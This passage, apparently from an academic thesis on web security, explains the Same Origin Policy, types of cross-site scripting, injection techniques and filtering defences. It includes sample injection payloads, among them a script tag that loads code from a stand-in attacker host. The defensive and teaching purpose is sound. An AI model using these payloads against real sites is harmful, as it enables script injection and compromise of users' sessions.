- **Session-tracking with hidden form fields:** Analogous to the URL-parameter technique, in this case, the SID has to be explicitly added as a hidden field to the application's HTML forms. This is also done on the server during dynamic HTML composition.

Opposed to browser-based authentication tracking methods, these techniques do not rely on functionality provided by the web browser.

## 1.3. JavaScript

Before describing security relevant topics in connection with JavaScript, we give a brief overview of the language: JavaScript was developed by Brendan Eich of Netscape Communications Corporation and was first introduced and deployed in the Netscape browser version 2.0B3 in 1995. Since then it has become the de facto standard scripting language for web browsers and it is widely supported. JavaScript 1.5 has been standardized by ECMA as "ECMAScript" [57] in 1999. Even though the name JavaScript and the language's syntax hint a resemblance to Sun's Java programming language, JavaScript is a programming language with its very own characteristics. JavaScript contains semantics of object oriented programming as well as aspects that are usually found in functional languages. In this thesis, we describe JavaScript from an object orientated point of view.

JavaScript is not limited to webpages. It is also used, e.g., for server side programming on application servers [213], the user interface of the Mozilla applications [24, 69], scripting in files using the Adobe PDF [2] format, or programming the Widgets of the Mac Os X Dashboard [10].

If embedded in web pages, JavaScript provides rich capabilities to read and write the hosting web page's elements. These capabilities to manipulate the appearance and semantics of a webpage are provided through the global object `document` which is a reference to the root element of the page's DOM tree [102]. A script can create, delete or alter most of the tree's elements.

### 1.3.1. The Same Origin Policy (SOP)

The *Same Origin Policy (SOP)* is the fundamental security policy which applies to active client-side content that is embedded in web pages. For security reasons, the execution of such active content is subject to major restrictions. In this section, we describe these restrictions in respect to JavaScript, but very similar policies apply to other active client-side technologies such as Flash or Java applets (see [283] for details).

The SOP was introduced by Netscape Navigator 2.0 [75]. It enforces a simple, yet effective policy: A given JavaScript is only allowed access to properties of elements, windows, or documents that share the same origin with the script. In this context, the origin of an element is defined by the *protocol*, the *domain* and the *port* that were used to access this element. See Table 1.1 for examples.

The SOP restricts a JavaScript that was received over the internet to run in a sandbox which is defined by the corresponding web server's properties. More precisely such a

| URL | Outcome | Reason |
|---|---|---|
| `http://store.foo.com/dir2/other.html` | Success | |
| `http://store.foo.com/dir/inner/another.html` | Success | |
| `https://store.foo.com/secure.html` | Failure | Different protocol |
| `http://store.foo.com:81/dir/etc.html` | Failure | Different port |
| `http://news.foo.com/dir/other.html` | Failure | Different host |

Table 1.1.: The SOP in respect to the URL `http://store.foo.com/dir/page.html` [225]

script is subject to the following restrictions:

1. No direct access to the local file system. Within JavaScript/HTML local files can only be referenced through the `file://` meta-protocol. An attempt by a script delivered through HTTP to directly access the target of such a reference would be a violation of the "protocol"-rule of the SOP.

2. No direct access to other hosts but the one that served the web page in which the script was included, due to the "domain"-rule of the SOP.

3. No direct access to other applications on the same host that are not hosted by the same web server, due to the "port"-rule of the SOP.

The SOP's access restrictions apply to accessing remote resources (see Sec. 1.3.2) as well as to accessing elements which are displayed by the browser. In the latter case, the SOP applies on a *document-level*. This means, all elements that are displayed by the browser inherit the origin of their enclosing document.

Thus, if a JavaScript and a document share a common origin, the SOP allows the script to access all elements that are embedded in this document. Such elements could be, e.g., images, stylesheets, or other scripts. These granted access rights hold even if the elements themselves where obtained from a different origin.

**Example:** The script `http://exa.org/s.js` is included in the document `http://exa.org/a.html`. It holds a reference to the document `http://exa.org/i.html` which is concurrently displayed in the same browser. Furthermore, `i.html` contains various images from `http://picspicspics.com`. As the script's and `i.html`'s origin match, the script has access to the properties of the images, even though their origin differs from the script's.

While port and protocol are fixed characteristics in the SOP, JavaScript can influence the host-property to soften the policy. This is possible because a webpage's host value is reflected in its DOM (Document Object Model [102]) tree as the `domain` attribute of the `document` object. JavaScript is allowed to set this property to a valid domain suffix of the original host. For example, a JavaScript could change `document.domain` from `www.example.org` to the suffix `example.org`. JavaScript is not allowed to change it into containing only the top level domain (i.e. `.org`) or some arbitrary domain value.

Furthermore, in order to use this capability to access a second document (e.g., which is displayed in an Iframe or in a different browser window), it is required that both documents actively assign a value to their `document.domain` property [191].

#### Security zones

To selectively soften the SOP, web browser respect so-called "security zones" [186]. Such zones classify resource-location (signified through URLs) according to their corresponding trust-level. For instance, resources that are hosted on the browser's computer are more trusted than resources hosted on the intranet which, in turn, are considered to be more trustworthy than general intranet resources.

For example, most browsers grant additional privileges that exceed the SOP's restrictions to JavaScript which was retrieved from the local computer via `file://`-URLS. The specifics how these security zones are implemented differ between the existing browser implementations.

### 1.3.2. JavaScript networking capabilities

JavaScript is limited to HTTP communication only. The JavaScript-interpreter possesses neither the means to create low-level TCP/UDP sockets nor other capabilities to initiate communication using other protocols. More precisely, there are two distinct ways for a JavaScript to create network connections: Direct and indirect communication:

#### Direct communication

With the term *direct communication* we denote the capabilities of a JavaScript to initiate a direct read/write HTTP connection to a remote host. For this purpose, modern JavaScript implementation provide the XMLHTTPRequest-API which was originally developed by Microsoft as part of Outlook Web Access 2000 and is currently being standardized by the W3C [258].

XMLHTTPRequest allows the creation of synchronous and asynchronous HTTP GET and POST requests. The XML part of the name is misleading. The API supports requests for arbitrary, character-based data. The target URL of the request is subject to the SOP, i.e., only URLs that satisfy the SOP in respect to the web page that contains the initiating script are permitted. This effectively limits a script to direct communication with the web application's origin host.

Alternatively, direct communication can be accomplished by combining iframes with dynamically submitted HTML forms [163]: The JavaScript creates an HTML form inside an iframe and submits it, thus creating a GET or POST HTTP request. The server includes the requested data inside the HTTP request's response which replaces the iframe's content. As long as the SOP is satisfied in respect to the containing web page and the iframe's URL, the JavaScript can access the iframe's DOM tree to retrieve the response's data. Again, for a read/write communication the URL of the target host is restricted by the SOP.

#### Indirect communication

Furthermore, a JavaScript is able to initiate network communication *indirectly* via DOM tree manipulation. Some HTML elements employ URLs to reference remote data which is meant to be included in the web page, such as images, or scripts. If a web browser encounters such an element during the rendering process, it initiates a network connection in order to retrieve the referenced data. In this case, the URL of the remote entity is not restricted and can, therefore, point to cross-domain or cross-protocol targets. JavaScript is able to add elements to the DOM tree [102] of its containing page dynamically. By including elements that reference remote data, the JavaScript indirectly creates a network connection to the host that serves this data. Outgoing data can be included in the request by adding GET parameters to the elements URL.

In most cases indirect communication can only be used to send but not to receive data. An exception to this rule, besides the side-effect based channels that will be discussed in Sections 3.3, can be created with the `script`-elements. By providing a remote-script with a local callback-function, the remote script can communicate data back to the calling script (see [185] for details). For instance, so called "web APIs" that export certain functionality of a web application and "web mashups" [1], that employ such APIs to include cross-domain content dynamically into web pages, are often created this way.

### 1.3.3. Encapsulation and information hiding

A little known fact is, that JavaScript supports information hiding via encapsulation. The reason for this obscurity is, that JavaScript does not provide access specifiers like "private" to implement encapsulation. Encapsulation in JavaScript is implemented via the scope of a variable and closures. Depending on the context in which a variable or a method is created, its visibility and its access rights are defined [57].

From an object oriented point of view this translates to three access levels: *public*, *privileged*, and *private* [49].

*Public* members of objects are accessible from the outside. They are either defined by prototype functions [57] or created as anonymous functions and added to the object after object creation. Either way: They are created within the global scope of the object's surroundings. Public methods cannot access private members.

*Private* members are only accessible by private or privileged methods in the same object. They are defined on object creation and only exist in the local scope of the object. Private methods cannot be redefined from the outside after object creation. *Privileged* methods are accessible from the outside. They can read and write private variables and call private methods. Privileged methods have to be defined on object creation and exist in the local scope of the object. The keyword `this` is used to export the methods to the global scope, so that they can be accessed from outside the object. If a privileged method is redefined from the outside after object creation, it will become part of the global scope and its state will change therefore to public.

# 2. Cross-Site Scripting (XSS)

In the context of web applications, the term *Cross-Site Scripting* (XSS) denotes a class of attacks in which the adversary is able to inject HTML or Script-code into the application [255, 151, 60, 90, 95]. The first public advisory on XSS was published in 2000 [33]. In this chapter we discuss all relevant aspects of this attack class and document which circumstances can lead to XSS vulnerabilities.

**Motivation:** Before we explore the full set of potential causes, we start with an widespread example of a vulnerable case [72]. Take an internet search-engine that utilizes an HTML form to obtain the targeted search-term:

```
1 <form action="search.php" method="GET">
2 Please enter your query:
3 <input name="q" type="text" size="30">
4 <input type="submit">
5 </form>
```

Listing 2.1: HTML form of an internet search-engine

After entering his query and submitting the form, the user's browser creates an HTTP request to the web application in which the actual search-term is included as the GET parameter "q". The application receives this request, executes the search process, and composes the response's HTML content:

```
1 [...Initialisation...]
2 $searchterm = $_GET['q'];
3 [...search process...]
4 echo "You have searched for <b>";
5 echo $searchterm;
6 echo "</b>.";
7 [...List of results...]
```

Listing 2.2: Source code of `search.php` (excerpt)

The server-side script `search.php` obtains the search-term from the HTTP request using PHP's automatically created global array `$_GET[]` and temporary stores it in the variable `$searchterm`. This variable is utilized within the assembly of the web page which lists the search's outcome. Consequently, a search for the term "Cross-Site Scripting" would result in a web page which contains the following HTML:

```
1 [...]
2 You have searched for <b>Cross-Site Scripting</b>.
3 [...]
```

Listing 2.3: Resulting HTML

The GET parameter `q` is unaltered echoed in the resulting HTML page. Therefore, if the user enters a search term which contains HTML markup, this markup is also included in the resulting web page. For example, the search-term "`<h1>hallo</h1>`" is submitted:

```
1 [...]
2 You have searched for <b><h1>hallo</h1>ß</b>.
3 [...]
```

Listing 2.4: Injected HTML markup

Therefore, by submitting a `script`-tag pair, JavaScript can be injected into the web application:

```
1 [...]
2 You have searched for <b><script>alert('xss!');</script></b>.
3 [...]
```

Listing 2.5: Injected JavaScript

Within the general class of XSS vulnerabilities one can differentiate between the two sub-classes *HTML Injection* and *Script Injection*:

**Definition 2.1 (HTML Injection)** *The term* HTML Injection Vulnerability *denotes XSS issues in which an attacker is able to inject HTML code into one or more of a web application's pages. However, he is not able to insert active scripting content, like JavaScript into the page.*

Using HTML injection the adversary is able to alter the content of a specific web page. This action is occasionally also known under the term *web graffiti* [229].

**Definition 2.2 (Script Injection)** *The class of* Script Injection *vulnerabilities denotes all XSS issues which allows the attacker to inject active scripting code, like JavaScript, into one or more of the application's web page.*

A situation in which script injection is prevented but HTML injection attack is possible may occur in the case of incomplete input-filtering (see Sec. 2.4). In such cases the application succeeds in prohibiting the injection of script code, but still unintentionally allows certain HTML tags. In the related literature the two names of the two sub-classes are often used interchangeably. As the countermeasures that we discuss in Part II specifically deal with script injection attacks, a precise distinction is of significance.

**Note:** For the remainder of this document, whenever we use the term *Cross-Site Scripting* (or XSS) we implicitly assume that the adversary is capable of *script injection*, as this inherently enables him to also execute *HTML injection*. Furthermore, we will concentrate on the malicious inclusion of JavaScript (see Sec. 1.3). While other browser-based scripting languages, such as VBScript, exist, concentrating on JavaScript does not affect the generality of the respective content in this thesis: Both, the methods to include the scripting code in the web page, and the capabilities of the included scripts, do not differ significantly between the available scripting-technologies. Therefore, all obtained results for JavaScript also apply to similar browser-based scripting techniques. An exception to this rule are active technologies that rely on interpreters that are added to the browser in the form of plug-ins, such as Java [250], Flash [3], or Silverlight [187]. Whenever necessary, we discuss these technologies separately.

#### Cross-Zone Scripting

A specific sub-type within the class of XSS vulnerabilities is called *Cross-Zone Scripting*. A Cross-Zone Scripting vulnerability occurs when two circumstances exist in combination:

1. A resource which is hosted within a location that is considered to be part of a trustworthy security zone (e.g., the local filesystem, see Section 1.3.1) exposes a XSS issue
2. and this issue is exploitable by a resource which is hosted within a less trustworthy security zone (e.g., the internet).

As JavaScript which is loaded from trusted security zones is not restricted by the SOP, the exploitation of Cross-Zone Scripting outfits the attacker with powerful capabilities.

## 2.1. Types of XSS

One can differentiate between several different types of XSS issues. Depending on the actual type of a given vulnerability, the applicable methods for detection, avoidance, and exploitation of the issue differ.

### 2.1.1. XSS caused by insecure programming

The most common cases of XSS are caused by insecure programming. Such issues occur because of unsafe handling of user-provided data. As the problems are rooted in programming mistakes, every issue affects only one specific web application.

1. **Reflected XSS:** The term *reflected XSS* denotes all non-persistent XSS issues, which occur when the web application echos parts of the HTTP request in the respective HTTP response's HTML (see Figure 2.1 and Listing 2.6). In order to successfully exploit a reflected XSS vulnerability, the adversary has to trick the victim into sending a fabricated HTTP request. This can be done by, for instance, sending the victim a malicious link, or including a hidden iframe into an attacker controlled page.

```
1 $name = $_GET['name'];
2 echo "Hallo " + $name + "!";
```

Listing 2.6: Reflected XSS through direct data-inclusion

2. **Stored XSS** The term *stored XSS* refers to all XSS vulnerabilities, where the adversary is able to persisently inject the malicious script in the vulnerable application's storage (see Figure 2.2). This way the malicious script remains in the application even when the usage session which initially caused the exploitation has ended. Hence, every user that accesses the poisoned web page receives the injected script without further actions by the adversary. Therefore, unlike reflected XSS,





Figure 2.1.: Reflected XSS





Figure 2.2.: Stored XSS

after successfully embedding the malicious script into the application, the actual exploitation does not rely on any means outside the vulnerable application.

Stored XSS issues are the foundations of self-replicating XSS worms [168, 65, 140, 257, 85]. Such worms replicate within the pages of a given web application, spreading the script on multiple pages. The first large-scale XSS worm was the so-called "Samy is my hero" worm [140] (also known as JS.Spacehero [244]) that infected the social networking site `myspace.com` in 2005. The worm was injected by its author Samy Kamar into his myspace.com profile page. The script caused every logged-in user of the site to add a copy of the script to their own profile, causing an exponential propagation rate. Within less than 24 hours more than one million profile pages got infected with the script [140]. The first documented cross-domain XSS worm that spread on more than one domain was created by Rosario Valotta [257] in 2007.

3. **DOM-based XSS** [153] is a special variant of reflected XSS in which logic errors in legitimate JavaScript cause XSS conditions by careless usage of client-side data. More precisely, DOM-based issues may occur if a JavaScript uses attacker-controlled values (e.g., the document's full URL) to alter the HTML content of its web page.

For instance, consider Listing 2.7:

```
1 <script>
2 document.write(document.URL);
3 </script>
```

Listing 2.7: DOM-based XSS

This code is embedded in the page `http://example.org/index.html`. If the attacker accesses the page using the URL `http://example.org/index.html#` ⟨`script`⟩`alert('xss');`⟨`/script`⟩ he is able to inject JavaScript into the page. Furthermore, the application itself is not able to defend against this attack by employing the standard defense mechanism of server-side input validation or output sanitation (see Sec. 2.4), as the `document.URL` value is completely under the control of the web browser. As a matter of fact, the server-side application is not even able to detect the exemplified attack, as the browser does not include the in-page anchor (`#<script...`) in the HTTP request. Unlike other types of programming-based XSS which only occur in the context of dynamically composed HTML, DOM-based XSS can affect also static HTML pages [108, 78].

### 2.1.2. XSS caused by insecure infrastructure

Besides programing mistakes, XSS can also be caused by misbehaving web servers or browsers. Unlike XSS problems rooted in insecure programming, which always only apply to one single vulnerable application, infrastructure-based XSS problems affect all web applications that are served or accessed with the vulnerable component.

1. **Server induced:** This type of XSS vulnerabilities occurs when a defective web server is utilized to deliver the application's HTML. In such a case XSS issues are introduced in all applications that are served from this server, regardless of the respective application's source code.

   A common server induced XSS problem may occur with server-wide error pages [165, 278]. E.g., in 2007 a large number of web applications that were hosted by the internet provider 1&1 suffered from XSS issues because of vulnerable default 404-error-pages [278]. Besides erroneous configuration, as it is the case with such vulnerable default template files, server induced XSS can also be caused by programming errors in the actual server. E.g., in 2006 most web applications that were served by the Apache web server [167] were susceptible to XSS due to wrong handling of the `Expect`-HTTP-header by the server [284].

2. **Browser induced:** Furthermore, vulnerable browser configurations can also cause XSS issues [206, 243, 125]. In such situations, most or all web applications displayed in the affected browser are susceptible to XSS attacks. As in such cases the root of the vulnerability lies within the web browser's code, JavaScripts that are injected this way often get granted additional privileges. This way in many cases the script is able to circumvent the same-origin sandbox (see Sec. 1.3.1). For instance, scripts

injected via vulnerable Greasemonkey configurations are allowed to create cross-domain XMLHttpRequest [125].

3. **Network induced:** Finally, certain malfunctions within the networking infrastructure can cause otherwise secure web applications to suffer from XSS problems. For example, the presence of web proxies within a client's network may cause *HTTP Response Splitting* issues which in turn can lead to XSS attacks [150]. Furthermore, Dan Kaminsky disclosed a networking issue in 2008 [139] which caused universal XSS problems: The US-based ISP Network Solution had modified their DNS name-servers behaviour in respect to queries which requested the IP for a non-existing domain-name. Instead of returning a DNS message indicating that the lookup had failed, the name-server replied with a valid internet address which hosted an HTML based error message along with several advertisements. This page's HTML was displayed within the browser using the erroneous domain-name. This behaviour was also executed when the client requested a non-existing subdomain of an otherwise valid site (such as `doesnotexsist.google.com`). The circumstance that caused the insecurity was that the ISP's error-page had a XSS issue. As the error-page was delivered for arbitrary subdomains of existing web applications, every single web application which was delivered over the ISP's network was susceptible to XSS.

## 2.2. Selected XSS techniques

Depending on the specifics of the respective XSS vulnerability, the exact injection technique may differ. In this section we briefly document the most common methods which inject attacker-controlled script code into the application's HTML (for a complete list of attack techniques please refer to [95]).

The adversary's chosen script injection method depends on the individual characteristics of the given XSS vulnerability. In general the utilized technique depends on two factors: the *injection constraints* and the set of applicable *script code encapsulation* methods.

**Injection constraints:** The specific injection constraints which have to be considered by the adversary are determined by the implementation characteristics of the attacked web application and the regarded XSS vulnerability:

- *Injection position:* Where is the attacker controlled syntax injected within the resulting HTML code? Possible injection positions are either:
  - in the non-markup content of the document,
  - within a given HTML-tag,
  - within a given HTML-attribute,
  - or within a legitimate JavaScript of the attacked application.

In certain cases, the attacker can change the injection position by injecting additional meta-characters at the beginning of his attack string. This way he is able to "break out" of the current context. For instance, if the injection position is located within an HTML tag, he can use the '>' character to close the HTML tag and move the injection position into the non-markup context of the document. Accordingly, he can inject additional quotes or double-quotes to terminate HTML-attributes.

- *Available characters:* Depending on the given conditions in respect to input filtering (see Sec. 2.4) only a limited set of characters might be used within the attack. E.g., the `myspace`-XSS-worm [140] circumvented an input-filter that disallowed escaped double-quotes.

- *Injection size:* In certain cases the length of the injected data is limited by the web application.

**Script code encapsulation:** Depending on the exact situation, the adversary may utilize one of the following techniques to insert the actual script code into the web page:

- **Script-tag injection with inline code:** This common technique is executed by injecting a pair of `script`-tags which enclose the complete JavaScript payload. This technique is applicable in cases where the injection position is withing the non-markup content of the web page.

```
1 <script>alert('xss!');</script>
```

Listing 2.8: `script`-tag injection with inline script

- **Script-tag injection with external code:** The `script`-tag allows an optional `src`-attribute. If such an attribute is present, the browser uses the referenced URL to obtain the actual script code from a remote location.

  This technique is applicable in cases where the injection position is withing the non-markup content of the web page.

```
1 <script src="http://attacker.org/xss.js"></script>
```

Listing 2.9: `script`-tag injection with external script

- **Event-handler injection:** HTML tags can contain event-handler attributes, such as `onclick`, `onload`, or `onerror`. The JavaScript that is contained in the attribute's value is executed when the respective event occurs. In cases where an attacker is able to either inject a complete HTML-tag that allows event-handlers or is able to add arbitrary attributes to an existing tag, he is able to inject script-code.

```
1 <img src="http://attacker.org/img.jpg" onload="alert('xss!');">
```

Listing 2.10: Event-handler injection

- **In-script injection:** Occasionally, user-provided data is used to dynamically generate JavaScript on run-time. Careless handling of such data can lead to situations that allow the adversary to inject additional JavaScript commandos into the script.

```
1 [ The user-name 'Martin' was added on run-time to the code ]
2 <script>
3 [...]
4 var name = "Martin";
5 [...]
6 </script>
```

Listing 2.11: Dynamically generated JavaScript

```
1 [ The submitted name value was set to: 'foo"; alert('xss!'); //' ]
2 <script>
3 [...]
4 var name = "foo"; alert('xss!'); //";
5 [...]
6 </script>
```

Listing 2.12: Dynamically generated JavaScript with injected XSS

- `javascript:`**-URLs:** Browsers recognize the pseudo-URL-handler '`javascript:`'. If the browser is directed to such an URL, it parses the embedded script code and executes it within the domain of the web application which currently is displayed in the browser window.

  In cases, in which an attacker controls the full value of an URL attribute, he can use a `javascript:`-URL to inject code into the application. In most cases, user interaction is necessary to execute such injected JavaScript, e.g., clicking the poisoned link. However, under certain conditions, the browser evaluates `javascript:`-URLs automatically. E.g., older versions of Internet Explorer execute `javascript:`-URLs that are embedded in the `src`-attribute of `image` or `iframe` tags [95]. Furthermore, certain `javascript:`-URLs that are used within CSS styles are susceptible to injection attacks (see Listing 2.13).

```
1 <div style="background:url('javascript:eval(/*xss*/)')">
```

Listing 2.13: `javascript:`-URL XSS in a CSS style

#### Potential sources for untrusted data

All user-controlled parts of an HTTP request are potential candidates to carry an XSS-exploit string: The HTTP method, the URL, all HTTP headers (such as `User-Agent`, `Host`, or `Cookie`) and the content of the HTTP body.

In the cases of reflected or DOM-based XSS (see Sec. 2.1.1), the attacker has to create the malicious HTTP request within the browser of the attacked victim. Hence, in general the adversary is limited to the request's URL and body to execute his attack. However, it has been documented, that certain (now outdated) versions of the Flash plug-in [3] were capable to cause reflected XSS conditions through setting an attacker-controlled `Expect` [284] or `Cookie` [155] header.

## 2.3. XSS outside the browser

Exploitation of XSS vulnerabilities that are rooted in insecure programming practices are not limited to the web browser. HTML and JavaScript are also used to define graphical components of certain applications. If such components are used to render untrusted data, the same XSS problems as observed with the web browser can occur. Often in such cases, the injected JavaScript is executed with additional privileges that exceed browser-based JavaScript which is limited by the SOP.

**Example 1: Mac Os X Dashboard widgets:** The "Dashboard" provided by Mac Os X [10] is a lightweight run-time environment for mini-applications, called "widgets". Such widgets are commonly used to display status information or query web-based information services. The user interface of Dashboard widgets is defined by HTML and CSS, while the widget's actual code is written in either Objective C or JavaScript. In 2007 Thomas Roessler [222] disclosed a XSS vulnerability in Google's Gmail widget which could be exploited by sending the victim a mail with a subject containing HTML and JavaScript code. As Dashboard widgets are not restricted by the SOP and provide access to the computer's resources through the object `widget.system()` this particular XSS issue could lead to complete compromise of the attacked system.

**Example 2 - Skype:** The internet-telephony application Skype [241] provides a feature, which allows user to insert a video to visualize his current mood to his communication partners. The actual video selection is done through online skype partners and is based on regular web application technology such as HTML. The rendering of the HTML is done using the default rendering engine of the operating system (e.g., Internet Explorer on Windows). [172] documented that this functionality contained an XSS problem which could be exploited by creating a video with crafted meta-data resulting in a script injection issue. As the JavaScripts, that are executed within the vulnerable Skype component, were not restricted by the SOP, the issue allowed the compromise of the victim's computer.

## 2.4. Avoiding XSS

In real-life applications one encounters two distinct countermeasures for XSS prevention: *input filtering* and *output sanitation*.

*Input filtering* [103] describes the process of validating all incoming data. Suspicious input that might contain a code injection payload is either rejected, encoded, or the offensive parts are removed. In the latter case, so-called "removal filters" are used. The protection approach implemented by such filters relies on the removal of special keywords, such as `<script`, `javascript`, or `document`. In practice such filtering approaches are error-prone due to incomplete keyword-lists or non-recursive implementations (see [22] and Figure 2.3).





Figure 2.3.: Dysfunctional removal filter removing the keyword "document"

If *output sanitation* [90] is employed, certain characters, such as <, ", or ', are HTML encoded before user supplied data is inserted into the outgoing HTML. As long as all untrusted data is disarmed this way, XSS is prevented.

Both protection approaches fail frequently [39], either through erroneous implementation, or because they are not applied to the complete set of user supplied data. Several information-flow approaches for static source code analysis have been discussed [239, 109, 170, 269, 136] in order to aid developers to identify source code-based XSS. However, due to the undecidable nature of the underlying problem [164, 219] such approaches suffer from false positives and/or false negatives.

# 3. Exploiting XSS Issues

*We're entering a time when XSS has become the new Buffer Overflow and JavaScript Malware is the new shellcode.*

Jeremiah Grossman [88]

In this chapter we explore the offensive capabilities of JavaScript. The chapter is organized as follows: In Section 3.1 we define the term "JavaScript Driven Attack" which subsumes the set of all attacks which can be initiated with the legitimate means of JavaScript code running within a web browser. Then, we briefly discuss general defensive behaviour which is aimed to protect against such attacks. In Section 3.2 we introduce the term "XSS Payload", denoting an attack that is executed through an XSS exploit, and show that the previously introduced defensive policy fails in such cases. Section 3.3 lists and explains basic attack techniques which constitute the building blocks of most XSS Payloads. In Section 3.4, we propose a systematical classification of XSS Payloads to build a basis to measure the defensive coverage of potential countermeasures. Finally, based on the results of this chapter, in Section 3.5 we define the scope of the remainder of this thesis.

## 3.1. Browser-based attacks using JavaScript

### 3.1.1. JavaScript Driven Attacks (JSDAs)

As introduced in Section 1.3 JavaScript provides the programmer with rich and versatile capabilities for creating client-side code. However, as we will discuss later in this chapter (and explore further in Chapters 4, 5, and 6), JavaScript also provides a potential attacker with a wide range of possibly offensive techniques. For this reason, every visit to a web page may expose the user to JavaScript driven attacks:

**Definition 3.1 (JavaScript Driven Attack (JSDA))** *With the term* JavaScript Driven Attack (JSDA) *we subsume all attacks that are carried out by executing malicious JavaScript within the victim's web browser.*

Note: We are aware that the interpretation of the term *malicious* is subjective. Within the context of this thesis, we define a malicious script according to its actions: If the script is performing actions that either undermine the victim's privacy (confidentiality attacks), carry out a denial-of-service attack (availability attacks), or execute unwanted/unintended state changing actions against the victim's consent (integrity attacks), we classify the script as malicious (for a further discussion of these attack-types please refer to Section 3.4.3).

A defining property of JSDAs is that such attacks solely employ "legitimate" means which are either properly defined in the language specification, provided by the web browser's public interface, or constitute characteristics of the associated protocols, such as HTTP. This distinguishes this class of attacks from browser based exploits which rely on security vulnerabilities within the browser's source code [215].

### 3.1.2. Defensive browsing

To avoid the risk of being the victim of a JSDA, a user can follow two common practices:

1. Deactivate JavaScript.
2. Only visit web applications which are trusted by the user to not carry out malicious actions. From here on, we denote such web applications as *trusted web applications*.

With the birth of the "Web 2.0" phenomena [205] and the trend towards rich web applications which mimic the behaviour of their desktop counterparts, the usage of JavaScript became ubiquitous and in most cases mandatory. Thus, the advice to generally deactivate JavaScript is only of very limited applicability. Furthermore, restricting potential web destinations to only explicitly trusted web pages is incompatible to most user's usage patterns. However, weaker variants of the two strategies can be combined to form an effective policy:

*Only allow JavaScript for explicitly trusted web applications.*

Browser extensions, such as NoScript [175] can aid this approach in a semi-automated fashion. By utilizing this defensive practice, a user can effectively prevent all attacks which are hosted on malicious pages.

By following the described defensive policy, a web user implicitly partitions the set of all web applications into two classes: Trusted, which are permitted to execute JavaScript, and untrusted, for which JavaScript execution is prohibited.

## 3.2. XSS Payloads

### 3.2.1. Executing JSDAs in trusted contexts through XSS

As discussed in Section 3.1.2, by following the defensive policy to restrict JavaScript execution to trusted applications, an effective and reliable protection against JSDAs originating from unknown locations can be attained. For this reason, from an academic point of view the topic of protection against general JavaScript attacks can be regarded to be (at least partially) solved.

However, in the special case where an adversary is able to exploit an XSS vulnerability to inject JavaScript code into the trusted class of web applications, the outlined policy is powerless. Accordingly, within the class of JSDAs we define a specific subtype:

**Definition 3.2 (XSS Payload)** *A JSDA which is injected into a trusted web application context by exploiting an XSS vulnerability is called* XSS Payload.

By injecting the JSDA into a trusted web application via XSS an adversary creates a situation in which the injected script is indistinguishable from the application's legitimate JavaScripts. Therefore, by granting the right to execute scripts to the trusted application, the injected script is also permitted to run. Therefore, the defensive policy is defeated and the attack can take place. Hence, in conclusion, we state the following observation:

*Without further countermeasures, no reliable defence against XSS Payloads exists.*

For this reason, the remainder of this thesis will focus on the capabilities of XSS Payloads (the rest of this chapter, as well as Chapters 4 – 6), payload-specific countermeasures (Part II), and language-based XSS avoidance methods (Part III).

**Note:** An XSS exploit can also utilize non-JavaScript payloads, such as malicious Flash or Java applets. However, active content delivered this way is cleanly separated from the web page's HTML and the location of such applets is easily identified by their respective `applet`-, `embed`- or `object`-tags. Furthermore, unlike JavaScript, these technologies were not specifically designed to interact with the web page's HTML layer. For this reason, their execution is not crucial in respect to general interaction with a web application's user interface. Therefore, it is feasible to block such content even in the context of trusted web applications. Browser add-ons, such as FlashBlock [42], or filtering web proxies can enforce a mandatory opt-in policy, in which every execution of an embedded applet has to be explicitly initiated by the application's user.

On the other hand, JavaScript is closely interweaved with the hosting web page's HTML content and in many cases provides crucial UI functionality which is necessary for basic interaction with the web application. Thus, an according opt-in approach on a per-script basis is not feasible.

### 3.2.2. A malware analogy

Analogous defensive policies, as the one defined in Section 3.1.2, can also be found in the context of other threat classes. For instance, certain types of malware rely on the user to explicitly activate the malicious code, e.g., by clicking on an email attachment. By educating users to never start any untrusted application on their computer (a policy which is aided by modern operating systems through logging an application's origin and displaying according warnings), sufficient protection against this kind of malware can be reached. However, if one of the trusted applications exhibits a code injection vulnerability, such as a Buffer Overflow [201], an adversary may be able to execute malicious code despite the user's strict compliance to the outlined policy.

Hence, the introduction quote coined by Jeremiah Grossman [88] refers to this matter: Exploiting an XSS issue in a trusted web application enables the attacker towards code

| **Type** | **events*** | **readable info*** | **access rights*** |
|---|---|---|---|
| IFrame | onload | - | - |
| Image | onload, onerror | width, height | - |
| Script | onload | - | known elements can be called and read |

* Please note: The actual capabilities may vary between different browser implementations.

Table 3.1.: Exemplified cross domain network capabilities

execution within the web application, comparable as exploiting a Buffer Overflow allows the adversary to execution code within a vulnerable application.

## 3.3. Frequently used attacks techniques

Before we discuss the classes of potential JSDAs systematically in Section 3.4, this section briefly documents several general techniques that can be found in varying payload types. This overview should provide a first insight of the capabilities possessed by JavaScript and, thus, aid a clearer understanding of Section 3.4's payload classification.

### 3.3.1. A loophole in the Same Origin Policy

As explained in Section 1.3.2, the direct cross-domain, cross-application and cross-protocol networking capabilities of JavaScript are restricted by the SOP. However, JavaScript is permitted to dynamically include elements from arbitrary locations into the DOM tree of its container document. This exception in the networking policy and the fact that the SOP applies on a document level creates a loophole in SOP:

- The script can create HTTP requests to arbitrary URLs of arbitrary external locations by including remote elements into the page's DOM tree.
- The script can receive and intercept events that might be triggered by the inclusion process.
- After the inclusion process has ended, the remote element is part of the same document as the script. Due to the document-level nature of the SOP, the script now has access to properties of the element (see [273] and Table 3.1) that are readable through JavaScript calls.

